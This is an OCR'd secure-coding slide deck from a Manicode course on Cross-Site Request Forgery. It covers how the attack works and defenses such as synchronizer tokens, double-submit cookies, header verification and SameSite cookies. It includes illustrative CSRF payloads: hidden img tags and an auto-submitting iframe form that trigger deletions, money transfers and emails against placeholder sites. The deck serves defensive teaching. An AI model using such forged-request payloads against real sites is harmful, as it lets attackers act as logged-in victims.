MANICODE

SECURE CODING EDUCATION

Forgery on the Web


JIM MANICO Secure Coding Instructor *www.manicode.com*


Introduction

@manicode

Former OWASP Global Board Member

- 25+ years of software development experience
- Author – *"Iron-Clad Java, Building Secure Web Applications"*
  - McGraw-Hill/Oracle-Press
- OWASP Project Leader
  - Cheat Sheet Series
  - Java Encoder / HTML Sanitizer
  - Application Security Verification Standard





Cross Site Request Forgery (CSRF): Learning Objectives


- Learn how to test for CSRF in your applications
- Learn how to defend again CSRF in session based web applications and webservices with the synchronizer token pattern
- Learn how to defend again CSRF in stateless web applications and webservices with the double cookie defense pattern
- Learn how to configure cookies to help thwart CSRF

What is Cross Site Request Forgery (CSRF)?

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated

Anatomy of an Attack

1. User navigates to website which attacker has some control over
2. User's browser tries to load content from site
3. Content performs action at a legitimate site




CSRF with HTTP GET


```
<html>
<body>

<img src="https://mail.google.com/deleteAllMsgs?
confirm=true" height=1 width=1/>

<img src="http://server.com/submitpage?
amount=100.00&dest=12345" height=1 width=1/>

<img src="http://webmail.com/sendEmail
dest=boss@work&subj=YouAreAJerk" rel="noreferer"
height=1 width=1/>

</body>
</html>
```

CSRF with HTTP POST


```
<iframe style="width:0; height:0; border:0; border:none">
<form action="https://internal.com/Transfer.asp"
method="POST" id="form1">
<p>Account Num: <input type="text" name="acct" value="30-
2342345"/></p>
<p>Transfer Amt: <input type="text" name="amount"
value="100000"/></p>
<p><input type="submit" value="Show me the
money!"></form>
<script>document.getElementById("form1").submit();
</script>
</iframe>
```



What is the result?

When the <img> tag loads, the attacker's web site will send a request to the consumer banking application

The user's browser will attach the appropriate cookie to the attacker's forged request, thus "authenticating" it

The banking application will verify that the cookie is valid and process the request

The attacker cannot see the resultant response from the forged request

Does that matter?

Country-Wide CSRF Attack

DHCP

DHCP Settings	
DHCP	Server
Client IP Pool Starting Address	192.168.1.100
Size of Client IP Pool	135
Primary DNS Server	66.[redacted]110.243
Secondary DNS Server	0.0.0.0
Remote DHCP Server	N/A
DHCP Lease Time	0 Days 0 Hours 15 Min
WAN Primary DNS Server	66.[redacted].110.243
WAN Secondary DNS Server	8.8.8.8

CSRF within an Internal Network

CSRF allows external attackers to launch attacks against internal applications!


External web sites can trick your browser into making requests on the internal network

Even easier against single-sign on
- Effectively you are always logged into internal applications

All internal applications must be protected against CSRF


CSRF Defense

D



1 Synchronizer Token Pattern

2 Double Submit Cookies



E Re-Authentication

E Same-Site Cookies

E Header Verification

```
Raw  Headers  Hex
GET / HTTP/1.1
Host: www.owasp.org
Referer: https://www.google.com/
Connection: keep-alive
```

Synchronizer Token Pattern

At login time, generate random value for CSRF protection. This CSRF token value should be stored in the users session.

Add the CSRF token from session to each sensitive FORM or sensitive URL that you deliver to users.

When users submit sensitive requests, token value from request must match with value in session.

view-source

```
<form action="/transfer.do" method="post">
<input type="hidden" name="CSRFToken"
value="OWY4NmQwODE4ODRjN2Q2NTlhMmZlYWEwYzU1YWQwMTVhM2JmNGYxYjJiMGI
4MjJjZDE1ZDZjMTViMGYwMGEwOA==">
</form>
```

HTTP GET Requests

Many **GET** request should have the same effect on a system.
They should be "Idempotent".

A **GET** request should not produce side effects.
It should be "Nullipotent".

A **GET** request URL should never contain sensitive data of any kind

Most web frameworks intentionally do not provide CSRF protection for **GET** requests


A **GET** request should NEVER be used for:

Logging in/out a user

Deleting/Modifying a resource

Creating a resource

Financial transaction



Double Cookie Submit Defense


Stateless CSRF and REST

The client–server communication is constrained by no client context being stored on the server between requests.


Each request from any client contains all of the information necessary to service the request.

Any session state is held in the client.
No server-session needed to maintain state.

Double Submit (CSRF protection)



Double Submit (CSRF protection)



Reject request if cookie ≠ request parameter

Evil domain cannot read the anti-CSRF cookie to include it as parameter

Other Defenses

Challenge-response: CSRF Defense Option

While challenge-response is a very strong defense to stop CSRF (assuming proper implementation) it does impact user experience

For applications in need of high security, multi-factor challenges should be required to complete high risk functions

CSRF Header Verification Defense

- **Check ORIGIN Request Header against actual domain**
- MATCH – GOOD REQUEST
- WRONG – BAD REQUEST
- MISSING – CHECK REFERRER INSTEAD

- **Check root of REFERER Request Header against actual domain**
- MATCH – GOOD REQUEST
- WRONG – BAD REQUEST
- MISSING – INFORM USER AND FAIL GRACEFULLY

HTTP RESPONSE HEADER: Referrer-Policy

Send Nothing

no-referrer

Send Origin *Only*

strict-origin

origin

Send Full Referrer URL to Same Origin

same-origin

strict-origin-when-cross-origin (new default)

origin-when-cross-origin

Send Full Referrer URL Cross Origin

no-referrer-when-downgrade (old default)

unsafe-url

CSRF Browser Standards

SameSite Cookies

https://tools.ietf.org/html/draft-ietf-httpbis-cookie-same-site

"This document updates RFC6265 by defining a "SameSite" attribute which allows servers to assert that a cookie ought not to be sent along with cross-site requests. This assertion allows user agents to mitigate the risk of cross-origin information leakage, and provides some protection against cross-site request forgery attacks."

What is a domain? https://tld-list.com/tlds-from-a-z


COOKIE!

view-source

```
Set-Cookie: NAME=VALUE; expires=EXPIRES;
            path=PATH; domain=DOMAIN;
            secure; httponly; SameSite=Strict | Lax;
```

Name	The name of the cookie parameter
Value	The parameter value
Expires	The date at which to discard the cookie. If absent, the cookie will not be persistent, and will be discarded when the browser is closed. If "-1", the cookie will be discarded immediately.
Domain	The domain that the cookie applies to
Path	The path that the cookie applies to
Secure	Indicates that the cookie can only be used over secure HTTPS. USE THIS!
HttpOnly	JavaScript within the browser application will not be able to access the cookie but the cookie WILL be sent over HTTP/S requests and can still be modified in the browser using dev and over tools. USE THIS FOR SESSION IDs!
SameSite	**Limit cookies from leaving the browser unless the current browsing context and the target server/API is of the same registerable domain**

